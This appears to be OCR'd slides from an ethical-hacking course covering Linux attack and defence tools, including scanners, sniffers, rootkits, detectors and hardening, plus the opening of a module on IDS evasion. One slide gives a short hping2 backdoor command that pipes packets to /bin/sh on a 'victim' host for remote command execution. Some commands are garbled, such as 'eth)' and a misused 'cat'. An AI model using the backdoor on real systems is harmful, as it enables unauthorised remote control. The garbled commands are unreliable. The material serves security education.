
# Scanning Networks

- ⦿ Once the IP address of a target system is known, an attacker can begin the process of port scanning, looking for holes in the system through which the attacker can gain access
- ⦿ A typical system has  $2^{16} - 1$  port numbers with one TCP port and one UDP port for each number
- ⦿ Each one of these ports are a potential way into the system
- ⦿ The most popular scanning tool for Linux is Nmap




# Scanning Tool: Nessus

- One essential type of tool for any attacker, or defender, is the vulnerability scanner.
- These tools allow the attacker to connect to a target system and check for such vulnerabilities as configuration errors, default configuration settings that allow attackers access, and the most recently reported system vulnerabilities.
- The preferred open-source tool for this is Nessus.
- Nessus is an extremely powerful network scanner. It can also be configured to run a variety of attacks.



# Tool: Cheops



# Port Scan Detection Tools

- ⊙ KLAXON

- ⊙ Scanlogd - detects and logs TCP port scans

<http://www.openwall.com/scanlogd/>

Scanlogd only logs port scans. It does not prevent them. The user will only receive summarized information in the system's log.

- ⊙ Psionic PortSentry

<http://www.psionic.com/products/portsentry/>

Portscan detection daemon, Portsentry, has the ability to detect port scans (including stealth scans) on the network interfaces of the user's server. Upon alarm, it can block the attacker via hosts.deny, dropped route, or firewall rule.

# Password Cracking in Linux

- ⊙ Xcrack

(<http://packetstorm.linuxsecurity.com/Crackers/>)

- ⊙ It finds any passwords that match words in the dictionary file the user provides, but it won't apply any combinations or modifications of those words
- ⊙ It is a comparatively fast tool

# IPChains

- ⊙ A rewrite of the Linux IPv4 firewalling code, and ipfwadm, which was a rewrite of BSDs ipfw. It is required to administer the IP packet filters in Linux kernel versions 2.1.102 and above.
- ⊙ The older Linux firewalling code doesn't deal with fragments, has 32-bit counters, doesn't allow specification of protocols other than TCP, UDP or ICMP, cannot make large changes atomically, cannot specify inverse rules, has some quirks, and can be tough to manage.

# IPTables

- ⊙ IPTables is the replacement of userspace tool ipchains in the Linux 2.4 kernel and beyond. IPTables has many more features than IPChains.
- ⊙ Connection tracking capability, i.e., the ability to do stateful packet inspection.
- ⊙ Simplified behavior of packets negotiating the built-in chains (INPUT, OUTPUT and FORWARD).
- ⊙ A clean separation of packet filtering and network address translation (NAT).
- ⊙ Rate-limited connection and logging capability.
- ⊙ The ability to filter on tcp flag and tcp options, and also MAC addresses.

# Differences Between ipchains and ipfwadm

- ⊙ Many arguments have been remapped: capitals now indicates a command, and lower case indicates an option
- ⊙ Arbitrary chains are supported, so even built-in chains have full names instead of flags (e.g., 'input' instead of '-I')
- ⊙ The '-k' option has vanished: use '! -y'
- ⊙ The '-b' option actually inserts/appends/deletes two rules, rather than a single 'bidirectional' rule
- ⊙ The '-b' option can be passed to '-C' to do two checks (one in each direction)
- ⊙ The '-x' option to '-l' has been replaced by '-v'

# How to Organize and Alter Firewall Rules

- ⦿ Minimize the number of rule-checks for the most common packets
- ⦿ If there is an intermittent link, say a PPP link, the user might want to set the first rule in the input chain to be set to '-i ppp0 -j DENY' at boot time, than have something like this in his ip-up script:

```
Re-create the 'ppp-in' chain. ipchains-restore -f <
ppp-in.firewall # Replace DENY rule with jump to
ppp-handling chain. ipchains -R input 1 -i ppp0 -j
ppp-in
```

User's ip-down script would look like:

```
ipchains -R input 1 -i ppp0 -j DENY
```



# SARA (Security Auditor's Research Assistant)

<http://www-arc.com/sara>

- ⊙ The Security Auditor's Research Assistant (SARA) is a third generation Unix-based security analysis tool that supports the FBI Top 20 Consensus on Security
- ⊙ SARA operates on most Unix-type platforms including Linux and Mac OS X
- ⊙ SARA is the upgrade of SATAN tool
- ⊙ Getting SARA up and running is a straightforward compilation process, and the rest is done via a browser

# Tool: Sniffit

<http://reptile.rug.ac.be/^coder/sniffit/sniffit.html>

- ⊙ Sniffit is one of the most famous, and fastest, Ethernet sniffers for Linux
- ⊙ User can run it either on the command line, with optional plug-ins and filters, or in interactive mode, which is the preferred mode
- ⊙ The interactive mode of Sniffit allows the user to monitor connections in real-time and, therefore, sniff real-time too

Note: Remember to download the patch and then recompile Sniffit, for optimum results

# Hacking Tool: HPing2

<http://www.hping.org>

- ⊙ Hping2 is a command-line oriented TCP/IP packet assembly/analyzer
- ⊙ More commonly known for its use as a pinging utility, HPing2 carries a hidden but handy usage, that is, a backdoor trojan
- ⊙ Just enter the following command on the victim

```
$./hping2 -I eth) -9ecc | /bin/sh
```

Then Telnet into any port of the victim and invoke commands remotely on the victim's host by preceding any Unix/Linux commands with ecc

```
$ telnet victim.com 80
```

```
$ eccecho This text imitates a trojan shovel
```

# Hacking Tool: Hunt

<http://lin.fsid.cvut.cz/^kra/index.html>

- ⦿ One of Hunt's advantages over other session hijacking tools is that it uses techniques to avoid ACK storms.
- ⦿ Hunt avoids the ACK storm, and the dropping of the connection, by using ARP spoofing to establish the attacker's machine as a relay between Source and Destination.
- ⦿ Now the Attacker uses Hunt to sniff the packets the Source and Destination send over this connection. The Attacker can choose to act as a relay and forward these packets to their intended destinations, or he can hijack the session.
- ⦿ The attacker can type in commands that are forwarded to a Destination but that the Source can't see. Any commands the Source types in can be seen on the Attacker's screen, but they are not sent to Destination. Then Hunt allows the attacker to restore the connection back to the Source when he/she is done with it.

# Tool: TCP Wrappers

- ⊙ Allows the user to monitor/filter incoming requests for SYSTAT, FINGER, FTP, TELNET, R-Commands, TFTP, TALK, and other network services
- ⊙ Provides access control to restrict what systems connect with which network daemons
- ⊙ Provides some protection from host spoofing
- ⊙ Has 4 components, namely:
  - Tcpd—the actual wrapper program
  - Tcpdmatch, tcpdchk—ACL testing programs
  - Try-from—tests host lookup function
  - Safe-finger—a better version of finger

# Linux Loadable Kernel Modules

- ⊙ LKMs are Loadable Kernel Modules used by the Linux kernel to expand his functionality
- ⊙ The advantage of those LKMs: *They can be loaded dynamically*; there must be no recompilation of the whole kernel. Because of these features, they are often used for specific device drivers (or filesystems) such as soundcards, etc.
- ⊙ This command forces the system to do the following things:
  - Load the objectfile (here module.o)
  - Call `create_module` syscall (for systemcalls -> see I.2) for relocation of memory
  - Unresolved references are resolved by Kernel-Symbols with the syscall `get_kernel_syms`
  - After this, the `init_module` syscall is used for the LKM initialisation -> executing `int init_module(void)`, etc.

# Hacking Tool: Linux Rootkits

- ⊙ One way an intruder can maintain access to a compromised system is by installing a rootkit
- ⊙ A rootkit contains a set of tools and replacement executables for many of the operating system's critical components, used to hide evidence of the attacker's presence and to give the attacker backdoor access to the system
- ⊙ Rootkits require root access to install, but once set up, the attacker can get root access back at any time

# Rootkits: Knark & Torn

## ⊙ Knark:

- The following is the list of files that come along with Knark:  
Makefile, apache.c, Apache.cgi, backup, Bj.c, caine, Clearmail, dmesg, Dmsg, ered, Exec, fix, Fixtext, ftpt, Gib, gib.c, Hds0, hidef, Inc.h, init, Lesa, login Lpdx, lpdx.c, Make-ssh-host-key, make-ssh-known-hosts, Module, nethide, Pgr, removeme, Rexec, rkhelp, sl2 Sl2.c, snap, Ssh\_config, sshd\_config, Ssht, statdx2 , Sysmod.o, sz, T666, unhidef, Wugod, zap
- KNARK comes with a few good exploits as well, such as Lpdx, T666, Wugod

## ⊙ Torn:

- First rootkit of its kind that is precompiled and yet allows the user to define a password; the password is stored in a external encrypted file



# Rootkits: Tuxit, Adore, Ramen

## ⊙ Tuxit

- Written by a Dutch group called Tuxtendo.
- There are six files in the tuxkit, which include a README, an installation script, and four tarred/zipped files.

## ⊙ Adore

- Adore is a worm that was originally known as the Red Worm.
- LPRng is installed by default on Red Hat 7.0 systems. From the reports so far, Adore started to spread from April 1, 2001.

## ⊙ Ramen


- It is a Linux-based Internet worm known as named after the popular noodle soup.
- It has been seen in the wild affecting systems that run Red Hat Inc.'s 6.2 or 7.0 versions of the open-source OS.

# Rootkit: Beastkit

- ⊙ Beastkit 7.0 replaces common binaries that can be used to monitor system operations (like ps) and the list of programs included in the rootkit (bin.tgz)
- ⊙ The timestamp does not change, because the rootkit uses touch -acmr to transmit the timestamp to the rootkit files
- ⊙ Beastkit contains some tools (bktools) (placed at /lib/ldd.so/bktools):
  - bkget - SynScan Daemon (by psychoid/tCl)
  - bkp - hdlp2 version 2.05
  - bks - Sniffer
  - bkspb - "sauber"-Script (see duarawkz-rootkit), cleans up some of the intruder's traces
  - bkscan - SynScan (by psychoid/tCl)
  - bktd
  - patch - SSHd-Patchscript (update to ssh-1.2.32 using ftp)
  - prl - SSHd-Patchscript (update to ssh-1.2.32 using http)
  - prw - SSHd-Patchscript (update to ssh-1.2.32)

# Rootkit Countermeasures


- ⊙ chkrootkit is a tool to locally check for signs of a rootkit
- ⊙ It contains chkrootkit, a shell script that checks system binaries for rootkit modification



<http://www.chkrootkit.org/>

# chkrootkit Detects the Following Rootkits

1. lrk3, lrk4, lrk5, lrk6 (and some variants),
2. Solaris rootkit;
3. FreeBSD rootkit;
4. t0rn (including some variants and t0rn v8);
5. Ambient's Rootkit for Linux (ARK);
6. Ramen Worm;
7. rh[67]-shaper;
8. RSHA;
9. Romanian rootkit;
10. RK17; Lion Worm;
11. Adore Worm;
12. LPD Worm;
13. kenny-rk;
14. Adore LKM;
15. ShitC Worm;
16. Omega Worm;
17. Wormkit Worm;
18. Maniac-RK;
19. dsc-rootkit;
20. Ducoci rootkit;
21. x.c Worm;
22. RST.b trojan;
23. duarawkz;
24. knark LKM;
25. Monkkit;
26. Hidrootkit;
27. Bobkit;
28. Pizdakit;
29. t0rn (v8.0 variant);
30. Showtee;
31. Optickit;
32. T.R.K.;
33. MithRa's Rootkit;
34. George;
35. SucKIT;
36. Scalper (FreeBSD/Apache chunked encoding worm);
37. (Linux/Apache mod\_ssl Worm);
38. OpenBSD rk v1;
39. Illogic rootkit;
40. SK rootkit.
41. sebek LKM;
42. Romanian rootkit;
43. LOC rootkit;



# Linux Tools: Application Security

- ⦿ Whisker (<http://www.wiretrip.net>)

Rain.Forest.Puppy's excellent CGI vulnerability scanner.

- ⦿ Flawfinder (<http://www.dwheeler.com/flawfinder/>)

Flawfinder is a Python program that searches through source code for potential security flaws, listing potential security flaws sorted by risk, with the most potentially dangerous flaws shown first. The risk level depends not only on the function, but on the values of the parameters of the function.

- ⦿ StackGuard (<http://www.immunix.org>)

StackGuard is a compiler that emits programs hardened against "stack smashing" attacks. Stack smashing attacks are a common form of penetration attack. Programs that have been compiled with StackGuard are largely immune to stack smashing attack. Protection requires no source code changes at all.

- ⦿ Libsafe (<http://www.avayalabs.com/project/libsafe/index.html>)

It is generally accepted that the best solution to buffer overflow and format string attacks is to fix the defective programs.

# Linux Intrusion Detection System (LIDS)

- ⊙ LIDS is an enhancement for the Linux kernel, written by Xie Huagang and Philippe Biondi
- ⊙ It implements several security features, such as mandatory access controls (MAC), a port scan detector, file protection (even from root), and process protection
- ⊙ LIDS can be downloaded at <http://www.lids.org/>

# Advanced Intrusion Detection Environment (AIDE)

- ⊙ AIDE (Advanced Intrusion Detection Environment) is a free replacement for Tripwire
- ⊙ It creates a database from the regular expression rules that it finds from the config file
- ⊙ Once this database is initialized, it can be used to verify the integrity of the files
- ⊙ This first AIDE database is a snapshot of the system in its normal state and the yardstick by which all subsequent updates and changes will be measured

# Linux Tools: Security Testing Tools

- ⦿ NMap (<http://www.insecure.org/nmap>)  
Premier network auditing and testing tool
- ⦿ LSOF (<ftp://vic.cc.purdue.edu/pub/tools/unix/lsof>)  
LSOF lists open files for running Unix/Linux processes
- ⦿ Netcat (<http://www.atstake.com/research/tools/index.html>)  
Netcat is a simple Unix utility that reads and writes data across network connections, using TCP or UDP protocol
- ⦿ Hping2 (<http://www.kyuzz.org/antirez/hping/>)  
Hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies
- ⦿ Nemesis (<http://www.packetninja.net/nemesis/>)  
The Nemesis Project is designed to be a command-line based, portable human IP stack for Unix/Linux



# Linux Tools: Encryption

- ⦿ Stunnel (<http://www.stunnel.org>)

Stunnel is a program that allows the user to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both Unix and Windows. Stunnel can allow the user to secure non-SSL aware daemons and protocols (like POP, IMAP, NNTP, LDAP, etc.) by having Stunnel provide the encryption, requiring no changes to daemon's code.

- ⦿ OpenSSH /SSH (<http://www.openssh.com/>)

SSH (Secure Shell) is a program for logging into a remote machine and for executing commands on a remote machine. It provides secure encrypted communications between two untrusted hosts over an insecure network.

- ⦿ GnuPG (<http://www.gnupg.org>)

GnuPG is a complete and free replacement for PGP. Since it does not use the patented IDEA algorithm, it can be used without any restrictions.

# Linux Tools: Log and Traffic Monitors

- ⦿ MRTG (<http://www.mrtg.org>)  
The Multi-Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network-links.
- ⦿ Swatch (<http://www.stanford.edu/~atkins/swatch/>)  
Swatch, the simple watch daemon, is a program for Unix system logging.
- ⦿ Timbersee (<http://www.fastcoder.net/~thumper/software/sysadmin/timbersee/>)  
Timbersee is a program very similar to the Swatch program.
- ⦿ Logsurf (<http://www.cert.dfn.de/eng/logsurf/>)  
The program log surfer was designed to monitor any text-based logfiles on the system in real time.
- ⦿ TCP Wrappers (<ftp://ftp.prcupine.org/pub/security/index.html>)  
Wietse Venema's network logger, also known as TCPD or LOG\_TCP. These programs log the client hostname of incoming telnet, ftp, rsh, rlogin, finger, etc. requests.

# Linux Tools: Log and Traffic Monitors

- ⊙ IPLog (<http://ojnk.sourceforge.net/>)

iplog is a TCP/IP traffic logger. Currently, it is capable of logging TCP, UDP, and ICMP traffic.

- ⊙ IPTraf (<http://cebu.mozcom.com/riker/iptraf/>)

IPTraf is an ncurses based IP LAN monitor that generates various network statistics including TCP info, UDP counts, ICMP, OSPF information, Ethernet load info, node stats, IP checksum errors, and others.

- ⊙ Ntop (<http://www.ntop.org>)

ntop is a Unix/Linux tool that shows network usage, similar to what the popular "top" Unix/Linux command does.

# Linux Security Auditing Tool (LSAT)

- ⊙ It is a post install security auditor for Linux and Unix
- ⊙ It checks for system configurations and local network settings on the system for common security/config errors and for packages that are not needed
- ⊙ LSAT consists of the following modules:
  - checkcfg, checkdotfiles, checkfiles, checkftpusers, checkhostsfiles, checkinetd, checkinittab, checkissue, checkkbd, checklimits, checklogging, checkmodules, checkmd5, checknet, checknetforward, and checkset. to name a few

# Linux Security Countermeasures

## Physical Security:

lock your computer physical in a secure place.

## Password Security:

Do not assign easy-to-guess password.

Do not share your account with other person.

Check user account with null passwd (without passwd) in /etc/shadow.

## Network Security:

Close the door first by denying access from network by default.

```
$ cat "ALL:ALL" >> /etc/hosts.deny
```

Stop all unused services such as sendmail, NFS.

```
$ chkconfig --list
```

```
$ chkconfig --del sendmail
```

```
$ chkconfig --del nfslock
```

```
$ chkconfig --del rpc
```

Check system logs in /var/log regularly especially /var/log/secure.

## Update your Linux system regularly.

Checking the errata (bug fixes) in

<http://www.redhat.com/support/errata>

The update packages can be found in <ftp://updates.redhat.com>

# Summary

- ⊙ Linux is gaining in popularity and is fast becoming a stable industry strength OS
- ⊙ Once the IP address of a target system is known, an attacker can begin port scanning, looking for holes in the system for gaining access, Nmap being a popular tool
- ⊙ Password cracking tools are available for Linux as well
- ⊙ Sniffers, as well as Packet assembly/analyzing tools for Linux, provide attackers with the edge that they have when dealing with other OSs
- ⊙ Attackers with root privileges can engage in session hijacking as well
- ⊙ Trojans, backdoors, worms are also prevalent in the Linux environment
- ⊙ As with any other system, a well developed integrated procedure is to be put in place to counter the threats that exist



# Ethical Hacking

## Module XIX

Evading IDS, Firewalls,  
and detecting Honey Pots

# Scenario

News spread in the cracker community!!!!

**“ A vulnerability in the web server of a famous security site”**

QuIz wanted to have backdoor access to the security site to be kept apprised of the latest patches that the site was providing to the online community.

Using various hacking tools, QuIz hacked the web server. QuIz was delighted!!!


However, James, the Information Security Advisor of the security site, fooled QuIz through a honeypot.



# Module Objectives

- ◉ Introduction to Intrusion Detection Systems
- ◉ Ways to detect an intrusion
- ◉ Types of IDS
- ◉ What are System Integrity Verifiers?
- ◉ Detection of attack by an IDS
- ◉ Different Ways to evade IDS
- ◉ Tools to evade IDS
- ◉ Firewall and its identification
- ◉ Bypassing the firewall
- ◉ Tools to bypass a firewall
- ◉ Honeypot and its types
- ◉ Detection of honeypots

# Module Flow



# Introduction

- ⦿ Attackers/hackers are always on the prowl to compromise networks
- ⦿ Customizing the settings will help in preventing easy access for hackers
- ⦿ IDS, Firewalls, and Honeypots are important technologies which deter an attacker from compromising the network



# Terminology

## ⊙ Intrusion Detection System (IDS)

- An IDS inspects all inbound and outbound network activity and identifies suspicious patterns that indicates an attack to compromise a system

## ⊙ Firewall

- A firewall is simply a program or hardware device that protects the resources of a private network from users of other networks

## ⊙ Honeypot

- A honeypot is a device intended to be compromised. The goal of setting up a honeypot is to have the system probed, attacked, and potentially exploited

# Intrusion Detection Systems (IDS)

- ⊙ An intrusion detection system (IDS) gathers and analyzes information from various areas within a computer or a network to identify possible violations of security policy, including unauthorized access as well as misuse
- ⊙ IDS are also referred to as “packet-sniffers,” which intercept packets traveling along various communication mediums and protocols; usually TCP/IP
- ⊙ The packets are analyzed in a number of different ways after they are captured
- ⊙ An IDS evaluates a suspected intrusion once it has taken place and signals an alarm

# Ways to Detect an Intrusion

- ◉ There are three ways to detect an intrusion:
  - Signature recognition
    - Also known as misuse detection, signature recognition tries to identify events that misuse a system
  - Anomaly detection
    - Anomaly detection is different from signature recognition in the subject of the model
  - Protocol Anomaly detection
    - In this type of detection, models are built on TCP/IP protocols using their specifications

